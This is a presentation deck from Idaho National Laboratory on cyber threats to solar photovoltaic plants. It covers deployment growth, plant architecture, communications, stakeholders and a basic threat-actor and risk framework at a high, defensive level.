



Cyber Threat Assessment of Solar PV Energy

October 2024

Changing the World's Energy Future

Megan Jordan Culler, Meg Egan, Daniel Alan Ricci



DISCLAIMER

This information was prepared as an account of work sponsored by an agency of the U.S. Government. Neither the U.S. Government nor any agency thereof, nor any of their employees, makes any warranty, expressed or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness, of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. References herein to any specific commercial product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the U.S. Government or any agency thereof. The views and opinions of authors expressed herein do not necessarily state or reflect those of the U.S. Government or any agency thereof.

Cyber Threat Assessment of Solar PV Energy

Megan Jordan Culler, Meg Egan, Daniel Alan Ricci

October 2024

**Idaho National Laboratory
Idaho Falls, Idaho 83415**

<http://www.inl.gov>

**Prepared for the
U.S. Department of Energy
Under DOE Idaho Operations Office
Contract DE-AC07-05ID14517**

October 24, 2024

Daniel Ricci

Infrastructure Security

Cyber Threat Assessment of Solar PV Energy

Battelle Energy Alliance manages INL for the
U.S. Department of Energy's Office of Nuclear Energy



Idaho National Laboratory




Agenda


- Importance of cybersecurity for solar energy systems.
- Introduction of cyber risk
 - Threats
 - Vulnerabilities
 - Consequences
- Real-world events
- Key takeaways

Increase in Solar Energy Production

Solar Deployment 2020-2050



The Solar Futures Study predicts that solar needs to grow to 1600 Gwac by 2050 to achieve a zero-carbon grid with enhanced electrification of end uses.¹




1 <https://www.energy.gov/eere/solar/solar-futures-study>
2 <https://www.eia.gov/totalenergy/data/annual/showtext.php?t=ptb0802a>
3 <https://www.eia.gov/todayinenergy/detail.php?id=61242>

Solar Plant Challenges

- Communication with solar plants is needed
 - Remote or distributed locations for best resource
 - Increases the attack surface
- Many stages in a solar plant life cycle
 - Involves many different actors
- Cyber attacks have already occurred
 - Cybersecurity is not a priority
 - Reliability and performance prioritization
 - Limited threat information sharing
 - Few cybersecurity services, products, and strategies and limited financial incentive to adopt




Solar PV Technology Diversity



- Cybersecurity practices may change based on:
 - Ownership model
 - Utility-owned, developer-owned, aggregator-managed, customer-owned, etc.
 - Generation Capacity
 - # of strings
 - Integration model
 - Hybrid system? Full hybrid or just co-located?
 - Network Design
 - Fiber Optic
 - Wireless
 - Communication Protocols
 - Control Center Design
 - Maintenance
 - Location
 - Remote connectivity coverage
 - Access to fiber

Representative Solar Plant Architecture

Representative architecture helps provide baselines to discuss cybersecurity guidance and common attack vectors




Many digital components and users of different data

Points of interconnection aggregates individual strings of PV panels connected to the grid

Collector Substation Communications


- Solar plant operations
 - SCADA control to downstream devices
- Transmission control
 - Upstream of PCC
 - Energy management protocols
- Segmented networks provide different levels of access and control
 - Traffic monitoring
 - Access control




24-50866-04

Internal and External Communications

- Multiple stakeholders need access to data
 - Manufacturers
 - Operators
 - Utilities




Risk Management Architecture



- Risk management comes from mitigating each element individually
- Cyber resilience measures can apply to any element

Types of Threat Actors and Cyber Adversaries

- **Threat** - Any event that may adversely affect an organization's ability to operate efficiently
- **Threat Actor** - Those who pose a threat to an organization
- A variety of different “actors” may interact with a wind site
 - Those involved in commissioning, maintaining, and operating a wind site
 - May have malicious or benign intent
- Added actors may increase the attack surface of a solar plant



Risk Management Architecture: Cyber Threats

Threat

=

Intent

X


Capability

X

Opportunity

- **Intent:** may be intentional (driven by a particular objective) or unintentional
- **Capability:** skills and funding
- **Opportunity:** Access to a target

